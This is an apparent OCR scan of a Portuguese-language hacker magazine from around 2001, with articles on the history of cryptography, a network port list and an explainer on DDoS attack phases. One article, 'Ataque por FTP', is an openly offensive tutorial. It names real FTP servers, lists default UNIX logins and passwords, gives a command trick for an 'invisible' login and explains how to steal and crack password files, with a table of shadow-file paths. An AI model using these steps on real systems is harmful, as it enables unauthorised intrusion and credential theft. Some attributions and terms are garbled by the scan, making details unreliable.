
Na verdade, o padrão aguentou apenas um ano. A versão 2.0, que havia acabado de ser lançada pela Netscape nessa época, teve uma chave quebrada por hackers em um desafio proposto na Internet.

A chave usava uma encriptação não muito forte, RC4 de 40 bits (a de 128 bits não podia ser usada na época fora dos EUA).

Entre os que conseguiram decifrar o segredo estava Damien Rodriguez. Em seu site, ele conta toda a história e afirma que, na verdade, foi apenas o segundo hacker a quebrar a chave.

http://pauillac.inria.fr/~doligez/ssl/





OpenSSL

Assim como o browser da Netscape ganhou no Mozilla sua versão open source, o sistema de encriptação da empresa também já tem algo nesse sentido.

É o OpenSSL, um projeto para implementar sistemas de criptografia com código aberto. O OpenSSL usa também o TLS (Transport Layer Security), uma versão aperfeiçoada do SSL.

Até agora, o OpenSSL está na sua versão beta 3 do 0.9.6a. Ele foi desenvolvido com base na biblioteca desenvolvida por Eric A. Young e Tim J. Hudson.

Uma das implementações do OpenSSL é o mod_ssl, que oferece encriptação forte para servidores Web Apache 1.3. O mod_ssl foi criado em 1998 por Ralf Engelscall.

http://www.openssl.org

http://www.modssl.org

O SSL também pode ser encontrado no LICQ, um programa de mensagens instantâneas para Linux

Também pode ser encontrado no LICQ, pra quem não conhece, um programa de ICQ para Linux. O SSL vem junto com o LICQ acima da versão 1.0. Para usá-lo, basta clicar sobre o cadea0dinho em cima do nick da pessoa com quem se deseja fechar um canal seguro (ou SSL). Claro que a outra pessoa também precisa ter um LICQ com essa função.

SEGURANÇA EM WAP

Devido ao fato de que a informação sem fio pode ser transmitida por duas vias - pelo ar e através de Internet - podemos começar dizendo que a mesma é duas vezes mais insegura se comparada com as transmissões por Internet, ou ser completamente o oposto, duas vezes mais segura.

Para saber se o serviço oferecido é realmente seguro, verifique:

Confidencialidade - ter em conta que as comunicações são confidenciais;

Autenticação - saber com quem estamos comunicando;

Integridade - saber que a informação que estamos transmitindo é correta;

Não-recusativo - saber que se pode fazer valer os acordos legais.

OS SEGREDOS DA

Um pouco sobre a história e os princípios da encriptação na informática



Vamos falar um pouco sobre encriptação, um dos temas mais abordados por textos e estudos na Internet. É também um assunto altamente polêmico, que envolve discussões sobre privacidade, segurança interna dos países, desinformação e ética hacker.

Nas matérias das páginas seguintes, você terá informações mais detalhadas sobre dois dos principais sistemas de encriptação, o protocolo SSL (Secure Socket Layer) e o programa PGP (Pretty Good Privacy), ambos baseados em algoritmos RSA. Por hora, vamos fazer uma introdução ao tema, conhecendo os diferentes sistemas que podem ser utilizados (incluindo os citados acima), o nível de segurança que cada um pode oferecer e o importante papel dos hackers nesse assunto. Sem esquecer a controvérsia que faz com que os EUA, que tanto defendem a liberdade do cidadão, tentem sempre coibir a encriptação, com medo de que ela seja utilizada como arma por terroristas.


Voltando ao Império Romano

Existem dois tipos básicos de encriptação, um bastante recente, totalmente ligado à informática, e outro muito antigo, datado dos tempos do Imperador Júlio César, na Roma Antiga. Com as intrigas que tinha que enfrentar (e que culminaram com o seu assassinato, em pleno Senado), Júlio César resolveu se comunicar com seus subordinados por mensagens cifradas.

Sua idéia era bastante simples: nas suas cartas, a letra "A" passaria a ser "D", "B" seria "E", e assim por diante. O Imperador nem sabia, mas estava criando um sistema de cifras que seria o mais usado por séculos e séculos. Era a criptpografia simétrica, ou por chave privada. Parece complicado, mas está bem longe disso. Criptografia simétrica é aquela que usa apenas uma chave para encriptar e decodificar uma mensagem. Tanto o remetente quanto o receptor precisam saber qual é a chave para poderem se comunicar. A única diferença é que, nos tempos de Júlio César, a chave usada era absurdamente tosca. Com o tempo, e à medida em que as pessoas foram conhecendo melhor a criptografia, as chaves foram ficando mais e mais rebuscadas.



CRIPTOGRAFIA



por Maurício Martins
mauricio@digerati.com.br

A chave pública

Depois de séculos imitando Júlio César, já estava na hora de inventarem algum sistema mais avançado. Com a computação, isso foi possível. Em 1976, Whitfield Diffie and Martin Hellman introduziram um novo sistema, baseado em duas chaves. Ele foi chamado de criptografia assimétrica.

O problema em usar apenas chaves privadas era que tanto o receptor como o remetente precisavam saber a chave secreta e, para isso, era necessário enviá-la de alguma forma. E, se essa transmissão não fosse muito segura, todo o sistema iria por água abaixo. Principalmente em meios nada seguros e com muitos usuários, como a Internet, manter os segredos das chaves tendo que enviá-las para os destinatários das mensagens é algo muito difícil.

Com a chave pública, resolve-se esse problema. As duas chaves usadas pelo sistema são chamadas de pública e privada. A pública pode e deve ser divulgada a todos pela Internet, enquanto que a privada deve ficar apenas com o usuário. Os principais e mais fortes sistemas de encriptação de hoje usam chave pública.

CRIPTOGRAFIA NA SEGUNDA GUERRA

Durante a Segunda Guerra Mundial, quando os computadores estavam começando a ser desenvolvidos, os sistemas de encriptação também ganharam grande importância. Só para citar os principais, tivemos:

Fish: Usado pelos alemães para codificar comunicações do alto-comando e produzido por uma máquina chamada Lorentz. O nome foi dado pelos especialistas britânicos que queriam quebrar o código. Eles criaram o Colossus, considerado o primeiro computador digital, que por fim acabou conseguindo decifrar a chave.

Enigma: Mais famoso que o Fish, o Enigma também foi criado pelos alemães. Mas sua chave acabou sendo facilmente decifrada pelos ingleses, o que, assim como a desencriptação do Fish, acabou ajudando os Aliados a vencer a guerra. Uma variação do Enigma chegou a ser usada em um programa de encriptação para Unix. Obviamente, no entanto, a chave do Enigma está longe de ser segura a ponto de poder ser usada nos computadores atuais.

Cada pessoa tem suas duas chaves, pública e privada. Uma mensagem encriptada por uma dessas chaves só pode ser decodificada pela outra.

Por exemplo, você pode usar a chave pública de uma pessoa para encriptar uma mensagem endereçada a essa pessoa. Então, apenas o receptor, com sua chave privada (que completa o par), pode desencriptar e entender a sua mensagem. Da mesma forma, você poderia encriptar uma mensagem com a sua chave privada (a que só você tem acesso) e, então, apenas quem tiver sua chave pública poderá entendê-la. Por outro lado, o sistema não funciona se você encriptar uma mensagem com a sua chave pública: dessa forma, apenas você, com a sua chave privada, poderia ler o que mandou. Resumindo tudo isso, mensagens encriptadas pela chave pública de uma pessoa só podem ser desencriptadas pela chave privada dessa mesma pessoa e vice-versa.

O problema que surgiu então foi o seguinte: ao receber a chave pública de alguém que quer se corresponder com você, como saber se esta pessoa é realmente quem ela afirma ser?

Para resolver essa questão, institui-se o certificado digital. Trata-se de um documento que confirma a relação entre a chave pública e uma determinada pessoa, servidor ou organização. Os certificados são expedidos por autoridades chamadas CAs (Certificate Authorities). Uma das principais CAs é a Verisign.

RSA

A partir daí, a encriptação ganhou outro rumo. Pouco tempo depois, três pesquisadores, Ron Rivest, Adi Shamir e Len Adleman colocaram em prática o primeiro sistema real usando chave pública, o RSA (usando as iniciais dos inventores). Até hoje, este é um dos algoritmos de encriptação mais seguros, sendo usado em sistemas como o SSL e o PGP. No entanto, por estar baseado em valores numéricos bastante grandes, as chaves RSA devem ser cerca de dez vezes maiores (ou até mais) que as chaves de sistemas simétricos, para proporcionar o mesmo nível de segurança. Vamos ver agora alguns dos sistemas de criptografia mais usados hoje em dia, na Internet.







Ron Rivest, Adi Shamir e Len Adleman: Os três criadores do algoritmo RSA

SSL

O SSL, ou Secure Socket Layer, desenvolvido pela Netscape (hoje propriedade da AOL) em 1994, será mais detalhado em outra matéria desta edição. Ele é um padrão aberto para a criação de conexões seguras na Internet. É muito usado em sites de e-commerce, ou em sistemas de login.

Em 1995, a versão 2.0 do SSL foi quebrada, em um desafio proposto pela Netscape. A versão que está atualmente em uso é a 3.0, que ainda não foi quebrada.

Uma questão interessante envolvendo o SSL, e que também diz respeito a outros sistemas, é o fato de que muitos países não podiam, até pouco tempo atrás, usar as implementações mais eficientes do SSL, cuja patente está registrada nos EUA. Isso porque o governo norte-americano restringia fortemente a exportação de sistemas de criptografia. O assunto era tratado inclusive na lei que dificulta a exportação de armas no país, a ITAR (Regulamento para Tráfico de Armas Internacional).

Em 2000, no entanto, o governo dos EUA deu uma aliviada nessa questão (nada garante que volte atrás agora, com a nova ascenção do terrorismo). Se quiser mudar a política novamente, no entanto, será tarde: browsers usados em diversos países já utilizam SSL com encriptação forte, de 128 bits. A exceção fica por conta de lugares como Iraque, Líbia e Cuba, que ainda não podem ter acesso a esse tipo de sistema.

Aliás...

Por falar nisso, uma explicação. O tamanho das chaves de encriptação, medido em bits, é uma das principais formas de se avaliar a eficácia de um sistema de segurança, especialmente contra esforços por força bruta (tipo de ataque que veremos depois). Geralmente, as chaves têm 40, 56, 64 ou 128 bits. Pode-se dizer que, com exceção do último caso, os outros tamanhos de chave são facilmente quebrados com força bruta.

Pode parecer pouca a diferença entre 40 e 128 bits, mas, na verdade, uma chave de 128 bits é cerca de 309 setilhões de vezes maior que uma de 40 bits (!!).

RC5

Este é outro padrão que já foi quebrado, em sua versão de 56 bits. Isso aconteceu em 1998. A RSA Security, empresa fundada pelos criadores do algoritmo RSA, costuma sempre promover esse tipo de desa-

Os ataques por força bruta conseguem quebrar facilmente chaves de 56 bits



fio contra hackers e é cada vez mais difícil que os padrões de encriptação consigam vencer as batalhas. Muito do sucesso atual dos hackers se deve a um fenômeno da Internet chamado Grid.

Grids são uniões de computadores pessoais, pela Internet, com a finalidade de juntar suas capacidades de processamento para formar uma espécie de supercomputador. É algo utilizado em programas como o que busca sinais extraterrestres, o SETI@home, ou o que procura a cura da AIDS, FightAIDS@Home.

Digamos que é impossível um hacker sozinho quebrar as chaves mais seguras. Mas, com os Grids e a união de esforços pela Internet, vai ser difícil as empresas de segurança criarem sistemas que não possam ser quebrados.

Já exite um esforço desse tipo para crackear a chave do RC5 de 64 bits. A página central do projeto pode ser encontrada no site **www.distributed.net**, com a possibilidade de se criar times competindo entre si, para ver quem consegue descobrir a chave. Esse mesmo site também já havia conseguido quebrar o CSC ou CS-Chiper, no começo do ano passado, distribuindo prêmios equivalentes a R$ 23 mil. Vida dura para as empresas de segurança...

PGP

Trata-se do programa mais usado para criar mensagens criptogradas. Ele usa o sistema de chave pública e privada e também é baseado no algoritmo RSA. O PGP (Pretty Good Privacy) foi criado em 1991, nos EUA, e enfrentou grandes resistência por parte do governo local (seu criador, Philip Zimmerman, enfrentou um processo que durou três anos). Finalmente, ele foi liberado, depois das mudanças nas leis de exportação. Desde sua criação, no entanto, ele já havia caído na Internet e ganhado o mundo.

Para saber mais detalhes sobre esse sistema de encriptação, confira matéria nas páginas seguintes desta edição.

DES

Nessa verdadeira sopa de letrinhas que é a encriptação, temos mais uma sigla, DES (Data Encryption Standard), padrão criado pelo governo dos EUA nos anos 70. Hoje, ele ainda é usado em diversos países, especialmente pela indústria financeira.

É um exemplo de criptografia simétrica, usando chave de 56 bits. É muito fácil de ser quebrado por esforços concentrados de hardware. Uma máquina desenvolvida pela Cryptography Research, EFF e Advanced Wireless Technologies conseguiu testar 90 bilhões de chaves por segundo, entre as combinações possíveis, achando a certa em apenas 56 horas.

Tipos de ataques

Para terminar, vamos ver algumas formas pelas quais uma chave de encriptação pode ser quebrada

1) Força Bruta - Estimulados em projetos das próprias empresas de segurança, que querem mostrar a eficácia de seus sistemas. Como vimos, com os computadores agindo em conjunto, é cada vez mais difícil resistir a esse tipo de ataque, que tenta diversas combinações de chaves possíveis até achar a que lê corretamente a mensagem.

2) Apenas por texto cifrado - o hacker possui apenas o texto cifrado e tem que tentar adivinhar alguma parte da mensagem, geralmente através de padrões de cabeçalho ou rodapé. A maioria dos sistemas modernos é bastante segura contra esse tipo de ataque

4) Texto original aleatório - a pessoa pode encriptar o texto que quiser e, assim, analisando os resultados, pode obter a chave. É o mais perigoso, mas necessita que se tenha amplo acesso à chave, para que se possa encriptar textos aleatoriamente.

5) Intermediário - O hacker se interpõe entre o remetente e o receptor, durante a conexão segura para troca de chaves. Ele então entrega chaves falsas a ambos, de modo que eles pensem que estão com as chaves reais e que podem se comunicar com segurança.

Bom, existem ainda outros tipos de ataques, assim como muitos outros algoritmos e protocolos de encriptação, mas por hora vamos parar por aqui.

Agora que você já está introduzido ao tema, só atente para essas últimas dicas,. ao escolher um padrão de encriptação para aumentar a sua segurança: leve em conta que o tamanho da chave é algo que vale mais contra ataques de força bruta (que não são problema para o cidadão comum) e procure sistemas com algoritmos abertos, que já tenham sido testados e aprovados contra quebras analíticas.

ATAQUE POR FTP

Acessar dados de servidores FTP não é tarefa de outro mundo

por **Sh4rk**
www.infoshack.hpg.com.br

Ataque por FTP

Para hackear um servidor FTP, antes de mais nada, você deve saber o endereço do Host ou seu IP. Para isto use o IPSCAN ou outro programa qualquer de IP.

Lista de alguns FTPs: ftp.mandic.com.br,ftp.bestway.com.br, ftp.internetclub.com.br (HACKEADO), ftp.netscape.com, ftp.angelfire.com

Existem vários programas de FTPs, até o Windows tem um deles. Vá ao prompt e digite FTP. Ao aparecer o prompt ftp>, digite OPEN. Irá abrir um outro Prompt (to). Digite o nome do host ou seu IP, tipo (to) ftp.mandic.com.br.

Ao conectar, ele pedirá o Login e o Password, tente usar os passwords UNIX. Aí vai os passwords do UNIX, se não der você deve tentar entrar INVISIVEL:

LOGIN:	PASSWORD:	LOGIN:	PASSWORD:
root	root	sysadmin	sysadmin
root	system	sysadmin	sys
sys	sys	sysadmin	system
sys	system	sysadmin	admin
daemon	daemon	sysadmin	adm
uucp	uucp	who	who
tty	tty	learn	learn
test	test	uuhost	uuhost
unix	unix	guest	guest
unix	test	host	host
bin	bin	nuucp	nuucp
adm	adm	rje	rje
adm	admin	games	games
admin	adm	games	player
admin	admin	sysop	sysop
sysman	sysman	root	sysop
sysman	sys	demo	demo
sysman	system		

Para entrar invisível

No login pressione ENTER, no password pressione ENTER novamente...

Irá aparecer o prompt ftp> ai é só digitar:

quote user ftp, pressione ENTER e digite:

quote cwd ~root

Pressione ENTER novamente e digite:

quote pass ftp

Pronto, você esta hackeando invisível... Mas tem um porém..., se quando você entrar aparecer a mensagem: user restriction aplly, você não esta hackeando, pois está aplicada a proteção... para isto, tente com outro USER, tipo:

quote cwd ~sys e os outros da lista UNIX (pg. 27)

Atenção!!!!

Não tente hackear usando o user normal de FTP\'S, que é login : anonymous e password: seu e-mail, pois vai ser aplicado a proteção.... Ao entrar você vai estar no diretório do login, tipo \\home\\root\\.

Daí você entra no diretório /etc (cd etc) e pega o arquivo PASSWD (get passwd). Ele contém as senhas dos usuários. Estão todas criptografadas, mas existe programas como o **Jack** que conseguem descriptografar através do método de comparação, o Jack pega uma Wordlist (arquivo com palavras mais usadas como senha), criptografa ela com as instruções do passwd e compara, os resultados são gravados em um arquivo (acho, ele não roda no meu PC!).

O arquivo de senhas podem estar em vários diretórios, dependendo do tipo de UNIX. Olhe a lista abaixo:

UNIX:	DIRETÓRIO:
AIX 3	/etc/security/passwd/tcb/auth/files//
A/UX 3.Os	/tcb/files/auth/?
BSD4.3-Reno	/etc/master.passwd
ConvexOS 10	/etc/shadpw
Convex0S 11	/etc/shadow
DG/UX	/etc/tcb/aa/user
EP/IX	/etc/shadow
HP-UX	/.secure/etc/passwd
IRIX 5	/etc/shadow
Linux 1.1	/etc/shadow
OSF/1	/etc/passwd[.dirl.pag]
SCO Unix #.2.x	/tcb/auth/files/
SunOS 4.1+c2	/etc/security/passwd.adjunct
SunOS 5.0	/etc/shadow
System V 4.0	/etc/shadow
System V 4.2	/etc/security/database
Ultrix 4	/etc/auth[.dirl.pag]
UNICOS	/etc/udb

Bom... se você não sabe os comandos, aí vai a dica... Se você estiver no MS-DOS, digite "?" e tecle ENTER em qualquer lugar, pois irá aparecer os comandos... e ai é só hackear.

Não fique mais que 5 min em um servidor, pois ele caçara seu IP, e seu login, e pode dar cadeia. Não me responsabilizo por atos cometidos nos servidores... o problema é de quem hackeia, e não meu, tome muito cuidado, e NUNCA, mas NUNCA apague NADA...

AS PORTAS...

Conheça os canais de entrada e saída de dados dos computadores

por **Sh4rk**
www.infoshack.hpg.com.br

Você já ouviu muita gente falar que tal porta é para browsers, e outra é pra telnet... Mas você não sabe ao certo para que serve cada porta? Aqui vai uma dica para quem usa Windows: um arquivo chamado "Services" (sem extensão mesmo) está no diretório do Windows (geralmente c:\\windows) e contém nomes de portas, número e descrições das mais utilizadas na Internet! (em english). Se você utiliza o Linux, pode procurar no diretório "/etc" o mesmo arquivo "services", com as portas e suas descrições. Se você não utiliza o Windows nem o Linux ou tá com preguiça de ir lá ver e não saca das portas aí vai o arquivo "Service" descrito acima:

Nome	Porta	Protocolo	Outros nomes	Comentários
echo	7	tcp/udp		
echo	7	udp		
discard	9	tcp	sink null	
systat	11	tcp	users	
daytime	13	tcp/udp		
netstat	15	tcp		
qotd	17	tcp/udp	quote	
chargen	19	tcp/udp	ttytst source	
ftp-data	20	tcp		
ftp	21	tcp		
telnet	23	tcp		
smtp	25	tcp	mail	
time	37	tcp/udp	timserver	
rlp	39	udp	resource	locação de recursos
name	42	tcp/udp	nameserver	
whois	43	tcp	nicname	geralmente para sri-nic
domain	53	tcp/udp	nameserver	name-domain server
mtp	57	tcp		deprecated
bootp	67	udp		servidor de programa de boot
tftp	69	udp		
rje	77	tcp	netrjs	
finger	79	tcp		
link	87	tcp	ttylink	
supdup	95	tcp		
hostnames	101	tcp	hostname	geralmente do sri-nic
iso-tsap	102	tcp		
dictionary	103	tcp	webster	
x400	103	tcp		ISO Mail
x400-snd	104	tcp		
csnet-ns	105	tcp		
pop	109	tcp	pop2 - postoffice Post Office	
pop3	110	tcp	postooffice	
portmap	111	tcp/udp	sunrpc	
auth	113	tcp	authentication	
sftp	115	tcp		
path	117	tcp	uucp-path	
nntp	119	tcp	usenet	Network News Tranfer
ntp	123	udp	ntpd ntp	Network time protocol (exp)
nbname	137	udp		
nbdatagram	138	udp		
nbsession	139	tcp		
NeWS	144	tcp	new	

sgmp	153	udp		
tcprepo	158	tcp	repository	PCMAIL
snmp	161	udp	snmp	
snmp-trap	162	udp	snmp	
print-srv	170	tcp		Network PostScript
vmnet	175	tcp		
load	315	udp		
vmnet0	400	tcp		
sytek	500	udp		
biff	512	udp/tcp	comsat - exec	
login	513	tcp/udp	who - whod	
shell	514	tcp/udp	cmd - syslog	Não usa senha
printer	515	tcp	spooler	Spooler de impressora em linha
talk	517	udp		
ntalk	518	udp		
route	520	udp	router routed	
timed	525	udp	timeserver	
tempo	526	tcp	newdate	
courier	530	tcp	rpc	
conference	531	tcp/udp	chat - rvd-control - Mit disk	
netnews	532	tcp	readnews	
netwall	533	udp		Para transmissões de emergência
uucp	540	tcp	uucpd	uucp daemon
klogin	543	tcp		Kerberos rlogin autenticado
kshell	544	tcp	cmd	E remote shell
new-rwho	550	udp	new-who	Experimental
rmonitor	560	udp	rmonitord	Experimental
monitor	561	udp		Experimental
garcon	600	tcp		
maitrd	601	tcp		
busboy	602	tcp		
acctmaster	700	udp		
acctslave	701	udp		
acct	702	udp		
acctlogin	703	udp		
acctprinter	704	udp		
elcsd	704	udp		errlog
acctinfo	705	udp		
acctslave2	706	udp		
acctdisk	707	udp		
kerberos	750	tcp/udp	kdc	Autenticação Kerberos tcp-udp
kerberos_master	751	tcp/udp		Autenticação Kerberos
passwd-server	752	udp		Sevidor de senha Kerberos
userreg_server	753	udp		Servidor userreg Kerberos
erlogin	888	tcp		Login ed environment passing
kpop	1109	tcp		Pop com Kerberos
phone	1167	udp		
ingreslock	1524	tcp		
maze	1666	udp		
nfs	2049	udp		Sun nfs
rmt	5555	tcp	rmtd	
mtb	5556	tcp	mtbd	mtb backup
man	9535	tcp		Servidor remoto man
w	9536	tcp		
bnews	10000	tcp/udp	rscs0	
rscs1	10001	tcp/udp	queue	
poker	10002	tcp/udp	rscs2	
gateway	10003	tcp/udp	rscs3	
remp	10004	tcp/udp	rscs4	
rscs5	10005	udp		
rscs6	10006	udp		
rscs7	10007	udp		
rscs8	10008	udp		
rscs9	10009	udp		
rscsa	10010	udp		
rcscb	10011	udp		
qmaster	10012	tcp/udp		

TUDO SOBRE

Definições, ferramentas utilizadas, como evitar e o

Mas, afinal, o que é um ataque de "negação de serviço"? Os ataques DoS são bastante conhecidos no âmbito da comunidade de segurança de redes. Estes ataques, através do envio indiscriminado de requisições a um computador alvo, visam causar a indisponibilidade dos serviços oferecidos por ele. Fazendo uma analogia simples, é o que ocorre com as companhias de telefone nas noites de Natal e Ano Novo, quando milhares de pessoas decidem, simultaneamente, cumprimentar à meia-noite parentes e amigos no Brasil e no exterior. Nos cinco minutos posteriores à virada do ano, muito provavelmente, você simplesmente não conseguirá completar a sua ligação, pois as linhas telefônicas estarão saturadas.

Ao longo do último ano, uma categoria de ataques de rede tem-se tornado bastante conhecida: a intrusão distribuída. Neste novo enfoque, os ataques não são baseados no uso de um único computador para iniciar um ataque. No lugar, são utilizados centenas ou até milhares de computadores desprotegidos e ligados na Internet para lançar coordenadamente o ataque. A tecnologia distribuída não é completamente nova, no entanto, vem amadurecendo e se sofisticando de tal forma que até mesmo vândalos curiosos e sem muito conhecimento técnico podem causar danos sérios. A este respeito, o CAIS tem sido testemunha do crescente desenvolvimento e uso de ferramentas de ataque distribuídos, em várias categorias: sniffers, scanners, DoS.

Seguindo na mesma linha de raciocínio, os ataques Distributed Denial of Service nada mais são do que o resultado de se conjugar os dois conceitos: negação de serviço e intrusão distribuída. Os ataques DDoS podem ser definidos como ataques DoS diferentes partindo de várias origens, disparados simultânea e coordenadamente sobre um ou mais alvos. De uma maneira simples, ataques DoS em larga escala!

Os primeiros ataques DDoS documentados surgiram em agosto de 1999. No entanto, esta categoria se firmou como a mais nova ameaça na Internet na semana de 7 a 11 de fevereiro de 2000, quando vândalos cibernéticos deixaram inoperantes por algumas horas sites como o Yahoo, EBay, Amazon e CNN. Uma semana depois, teve-se notícia de ataques DDoS contra sites brasileiros, tais como UOL, Globo e iG, causando, com isto, uma apreensão generalizada.

DESMISTIFICANDO O ATAQUE

Os atacantes:

Quando tratamos de um ataque, o primeiro passo para entender seu funcionamento é identificar os "personagens". Pois bem, parece não haver um consenso a respeito da terminologia usada para descrever este tipo de ataque. Assim, esclarece-se que ao longo deste artigo será utilizada a seguinte nomenclatura:

Atacante: Quem coordena o ataque.

Master: Máquina que recebe os parâmetros para o ataque e comanda os agentes.

Agente: Máquina que efetivamente concretiza o ataque DoS contra uma ou mais vítimas.

Vítima: Alvo do ataque. Máquina que é "inundada" por um volume enorme de pacotes, ocasionando um extremo congestionamento da rede e resultando na paralização dos serviços oferecidos por ela.

Cliente: Aplicação que reside no master e que efetivamente controla os ataques enviando comandos aos daemons.

Daemon: Processo que roda no agente, responsável por receber e executar os comandos enviados pelo cliente.

O ATAQUE

O ataque DDoS é dado, basicamente, em três fases: uma fase de "intrusão em massa", na qual ferramentas automáticas são usadas para comprometer máquinas e obtera acesso privilegiado (acesso de root). Outra, onde o atacante instala software DDoS nas máquinas invadidas com o intuito de montar a rede de ataque. E, por último, a fase em que é lançado algum tipo de flood de pacotes contra uma ou mais vítimas,

ATAQUES DDOS

que fazer, quando se está sofrendo este tipo de ataque

por *www.natplay.com.br*
(natplayhacker@aol.com)

consolidando efetivamente o ataque.

Fase 1: Intrusão em massa

Esta primeira fase consiste basicamente nos seguintes passos:

É realizado um megascan de portas e vulnerabilidades em redes consideradas "interessantes", como, por exemplo, redes com conexões de banda-larga ou com baixo grau de monitoramento.

O passo seguinte é explorar as vulnerabilidades reportadas, com o objetivo de obter acesso privilegiado nessas máquinas.

Entre as vítimas preferenciais estão máquinas Solaris e Linux, devido à existência de sniffers e rootkits para esses sistemas. Entre as vulnerabilidades comumente exploradas podemos citar: wu-ftpd, serviços RPC como **"cmsd"**, **"statd"**, **"ttdbserverd"**, **"amd"**, etc.

É criada uma lista com os IPs das máquinas que foram invadidas e que serão utilizadas para a montagem da rede de ataque.

Fase 2: Instalação de software DDoS

Esta fase compreende os seguintes passos:

Uma conta de usuário qualquer é utilizada como repositório para as versões compiladas de todas as ferramentas de ataque DDoS.

